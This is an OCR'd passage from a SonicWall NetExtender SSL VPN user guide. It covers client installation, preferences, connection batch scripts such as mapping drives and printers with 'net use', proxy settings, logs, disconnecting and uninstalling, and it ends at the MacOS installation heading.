
6 In Internet Explorer, go to **Tools > Internet Options**. The **Internet Options** dialog displays.



7 Click on the **Security** tab.

8 Click on the **Trusted Sites** icon.

9 Click on the **Sites...** button to open the **Trusted sites** dialog.



10 Enter the URL or domain name of your SonicWall security appliance in the **Add this Web site to the zone** field.

11 Click **Add**.

12 Click **OK**. The **Internet Options** dialog displays again.


13 Click **OK**.

14 Return to the SSL VPN portal.


15 Click the **NetExtender** button. The portal installs the NetExtender stand-alone application automatically on your computer. The **NetExtender installer** dialog opens.

NOTE: If an older version of NetExtender is installed on the computer, the NetExtender launcher removes the old version and then installs the new version.

16 If a warning message that NetExtender has not passed Windows Logo testing is displayed, click **Continue Anyway**. SonicWall testing has verified that NetExtender is fully compatible with Windows Vista, XP, and higher.



When NetExtender completes installing, the **NetExtender Status** dialog displays, indicating that NetExtender connected successfully. For information about the information displayed on this page, see NetExtender Status Dialog: Status Tab.




Installing NetExtender WAN Acceleration Client

The NetExtender WAN Acceleration Client (WXAC) is an addition to the NetExtender Client that accelerates traffic though the VPN connection.

To install the NetExtender WXAC:

1 Uninstall (if applicable) the existing NetExtender WXAC from your system.

2 Launch the NetExtender Client. The **NetExtender Setup** dialog displays.




3 Enter the following in the text-fields:

- **Server**—the WAN IP address of the managing NSA/TZ appliance that is on the site where the WXA appliance and server are located. Enter a colon (:) after the WAN IP address, and then enter the server port number.
- **Username**—the username created by the Administrator.
- **Password**—the password created by the Administrator.
- **Domain**—the domain name displayed in the **SSL VPN > Server Settings** page of the managing NSA/TZ appliance's management interface.

4 Click the **Connect** button. The **NetExtender Status** dialog displays.

5 Click on the **WXAC** tab



6 Click the **Install WAN Acceleration Client** link.

NOTE: The WXAC tab displays if the system is licenced for WXAC and a WXA appliance is attached/operational. If the WXAC tab is not displayed, refer to the *WXA 1.2 User's Guide* for detailed information on how to configure the NetExtender WXAC.

7 After the NetExtender WXAC is installed, you need to disconnect and then reconnect to the NetExtender Client. Doing this reconnects you to the server, which is required for WAN Acceleration to become active.

Launching NetExtender Directly from Your Computer

After the first access and installation of NetExtender, you can launch NetExtender directly from your computer without first navigating to the SSL VPN portal.

To launch NetExtender:

1 Navigate to **Start > All Programs**.

2 Select the **SonicWall SSL VPN NetExtender** folder.

3 Click on **SonicWall SSL VPN NetExtender**. The **NetExtender** login dialog displays.

4 The IP address of the last server you connected to is displayed in the **SSL VPN Server** field. To display a list of recent servers you have connected to, select it from the **Server** drop-down menu.

5 Enter your username and password.

6 The last domain you connected to is displayed in the **Domain** field.

7 The drop-down menu at the bottom of the dialog provides three options for remembering your username and password:

- Save user name & password if server allows
- Save user name only if server allows
- Always ask for user name & password

TIP: Having NetExtender save your user name and password can be a security risk and should not be enabled if there is a chance that other people could use your computer to access sensitive information on the network.


Configuring NetExtender Preferences

To configure NetExtender preferences:

1 Right click on the **NetExtender** icon in the system tray.

2 Click on **Preferences...** The **NetExtender Preferences** dialog displays.

The **Connection Profiles** pane displays the SSL VPN connection profiles you have used, including the IP address of the server, the domain, and the username.




3 To delete a profile:

a Click the profile.

b Click the **Remove** button.

Click the **Remove All** buttons to delete all connection profiles.

4 To customize the behavior of NetExtender, click the **Settings** entry. The **Settings** pane displays.



5 To have NetExtender automatically connect when you start your computer:

   a Select the **Automatically connect with Connection Profile** checkbox.

   b Select the appropriate connection profile from the drop-down menu.

NOTE: Only connection profiles that allow you to save your username and password can be set to automatically connect.

6 To have NetExtender launch when you log in to your computer, check the **Automatically start NetExtender UI**. When NetExtender starts, it displays only in the system tray.

   - To have the NetExtender log-in window display, check the **Display NetExtender UI** checkbox.

7 To have the **NetExtender** icon display in the system tray, select **Minimize to the tray icon when NetExtender window is closed**. If this option is not checked, you can access the NetExtender UI only through Window's Program menu.

8 To have NetExtender display tips when you mouse over the **NetExtender** icon, select **Display Connect/Disconnect Tips from the System Tray**.

9 To have NetExtender attempt to reconnect when it loses connection, select **Automatically reconnect when the connection is terminated**.

10 To have precise data displayed in the connection status, select **Display precise number in connection status**.

11 To have NetExtender uninstall every time you end a session, select **Uninstall NetExtender automatically**.

12 To have NetExtender log out of all of your SSL VPN sessions when you exit a NetExtender session, select **Disconnect an active connection**.

13 Click **Apply**.

Configuring NetExtender Connection Scripts


SonicWall SSL VPN provides users with the ability to run batch file scripts when NetExtender connects and disconnects. The scripts can be used to map or disconnect network drivers and printers, launch applications, or open files or websites.

To configure NetExtender Connection Scripts:

1 Right click on the NetExtender icon in the task bar.

2 Click on **Preferences...** The **NetExtender Preferences** dialog displays.

3 Click on **Connection Scripts**. The **Connection Scripts** pane displays.



4 To enable the domain login script, select the **Attempt to execute domain login script** checkbox. When enabled, NetExtender attempts to contact the domain controller and execute the login script.

> **NOTE:** Enabling this feature may cause connection delays while the remote client's printers and drives are mapped. Ensure the domain controller and any machines in the logon script are accessible via NetExtender routes.

5 To enable the script that runs when NetExtender connects, select the **Automatically execute the batch file "NxConnect.bat"** check box.

6 To edit the `NxConnect.bat` file, click the **Edit "NxConnect.bat"** button. See Configuring Batch File Commands.

7 To enable the script that runs when NetExtender disconnects, select the **Automatically execute the batch file "NxDisconnect.bat"** check box.

8 To hide either of the console windows, select the appropriate **Hide the console window** check box. If this checkbox is not selected, the DOS console window remains open while the script runs.

9 Click **Apply**.

Configuring Batch File Commands

NetExtender Connection Scripts support any valid batch file commands. For more information on batch files, see the following Wikipedia entry: http://en.wikipedia.org/wiki/.bat. Table tasks provide an introduction to some commonly used batch file commands.

To configure the script that runs when NetExtender:

- Connects
- Disconnects

Click the **Edit "NxDisconnect.bat"** button. The `NxDisconnect.bat` file displays. When you have finished editing the scripts, save the file and close it.

TIP: By default, the `NxConnect.bat` file contains examples of commands that can be configured, but no actual commands. To add commands, scroll to the bottom of the file.

NxDisconnect.bat File Examples

To perform this task	Enter this command in the specified format

Map a network drive	`net use drive-letter\\server\share password /user:Domain\name`
	For example, if the drive letter is **z**, the server name is **engineering**, the share is **docs**, the password is **1234**, the user's domain is **eng** and the username is **admin**, enter:
	`net use z\\engineering\docs 1234 /user:eng\admin`

Disconnect a network drive	`net use` *`drive-letter`*`: /delete`
	For example, to disconnect network drive **z**, enter:
	`net use z: /delete`

Map a network printer	`net use LPT1 \\`*`ServerName\PrinterName`*` /user:`*`Domain\name`* For example, if the server name is **engineering**, the printer name is **color-print1**, the domain name is **eng**, and the username is **admin**, enter: `net use LPT1 \\engineering\color-print1 /user:eng\admin`
Disconnect a network printer	`net use LPT1 /delete`
Launch an application	`C:\`*`Path-to-Application\Application.exe`* For example, to launch Microsoft Outlook, enter: `C:\Program Files\Microsoft Office\OFFICE11\outlook.exe`
Open a website in your default browser	`start http://`*`www.website.com`*
Open a file on your computer	`C:\`*`Path-to-file\myFile.doc`*

Configuring Proxy Settings


SonicWall SSL VPN supports NetExtender sessions using proxy configurations. Currently, only HTTPS proxy is supported. When launching NetExtender from the web portal, if your browser is already configured for proxy access, NetExtender automatically inherits the proxy settings.

To manually configure NetExtender proxy settings:

1 Right click the **NetExtender** icon in the task bar.

2 Click on **Preferences...** The **NetExtender Preferences** dialog displays.


3 Click on **Proxy**. The **Proxy** pane displays.



4 Check the **Enable proxy settings** box.

5 NetExtender provides three options for configuring proxy settings:

- **Automatically detect settings** - To use this setting, the proxy server must support Web Proxy Auto Discovery Protocol (WPAD), which can push the proxy settings script to the client automatically.
- **Use automatic configuration script** - If you know the location of the proxy settings script, select this option.
  - Enter the URL of the scrip in the **Address** field.
- **Use proxy server** - Select this option to enter settings manually:
  - Enter the address of the proxy server in the **Address** field.
  - Enter the port of the proxy server in the **Port** field. The default port is **1080**.
  - Optionally, to allow direct connections to those addresses that bypass the proxy server, you can enter an IP address or domain in the **BypassProxy** field.
  - If entering a user name and password is required for the proxy server, enter them in he **User name** and **Password** fields. If you do not specify them in the **Preferences** dialog, a **NetExtender** dialog prompts you to enter them when you first connect.



6 Click the **Internet Explorer proxy settings** button to open Internet Explorer's proxy settings.

7 Configure the Internet Explorer proxy settings.

8 Click **OK**.


Viewing the NetExtender Log

The NetExtender log displays information on NetExtender session events. The log is a file named `NetExtender.dbg` and is stored in the directory: `C:\Program Files\ SonicWall\SSL VPN\NetExtender`.

To view the NetExtender log:

1 Right click on the **NetExtender** icon in the system tray.

2 Click **Log Viewer**.



To view details of a log message:

1 Either:

- Double-click on a log entry.
- Go to **View > Log Detail** to open the **Log Detail** pane.

To save the log:

1 Either:

- Click the **Export** icon**.**
- Go to **Log > Export**.


To filter the log:

1 To display entries from a specific duration of time, go to the **Filter** menu and select the cutoff threshold.

2 By type of entry, go to **Filter > Level** and select one of the level categories. The available options, in descending order of severity, are:

- **Fatal**
- **Error**
- **Warning**
- **Info**

The log displays all entries that match or exceed the severity level. For example, when selecting the **Error** level, the log displays all **Error** and **Fatal** entries, but not **Warning** or **Info** entries.




To view the Debug Log:

1 Either:

- Click the **Debug Log** icon.
- Go to **Log > Debug Log**.

> **NOTE:** It may take several minutes for the Debug Log to load. During this time, the **Log** dialog is not accessible, although you can open a new Log window while the Debug Log is loading.



To clear the log:

1 Click on **Log > Clear Log**.

Disconnecting NetExtender

To disconnect NetExtender:

1 Right click on the **NetExtender** icon in the system tray to display the **NetExtender** icon menu.

2 Click **Disconnect**. Wait several seconds. The NetExtender session disconnects.

You can also disconnect by:

1 Double clicking on the **NetExtender** icon to open the **NetExtender** dialog.

2 Clicking the **Disconnect** button.

When NetExtender becomes disconnected, the NetExtender dialog displays to give you the option to either **Reconnect** or **Close** NetExtender.

Upgrading NetExtender

You can configure NetExtender to automatically notify users when an updated version of NetExtender is available. Users are prompted to click **OK**. NetExtender downloads and installs the update from the SonicWall security appliance.

If auto-update notification is not configured, users should periodically launch NetExtender from the Virtual Office to ensure they have the latest version. Check with your administrator to determine if you need to manually check for updates.

Uninstalling NetExtender

The NetExtender utility is automatically installed on your computer.

To remove NetExtender:

1. Click on **Start > All Programs**.
2. Click on **SonicWall SSL VPN NetExtender**.
3. Click on **Uninstall**.

You can also configure NetExtender to automatically uninstall when your session is disconnected.

To uninstall NetExtender automatically upon session disconnection:


1. Right click on the **NetExtender** icon in the system tray.
2. Click on **Preferences**... The **NetExtender Preferences** dialog displays.
3. Click the **Settings** tab.
4. Select **Uninstall NetExtender automatically** to have NetExtender uninstall every time you end a session.
5. Click **OK**.

Verifying NetExtender Operation from the System Tray

To view options in the NetExtender system tray, right click on the NetExtender icon in the system tray. The following are some tasks you can perform with the system tray.


Displaying Route Information

To display the routes that NetExtender has installed on your system, click the **Route Information** option in the system tray menu. The system tray menu displays the default route and the associated subnet mask.



Displaying Connection Information

You can display connection information by mousing over the **NetExtender** icon in the system tray.




Installing NetExtender on MacOS

To install NetExtender on your MacOS system:

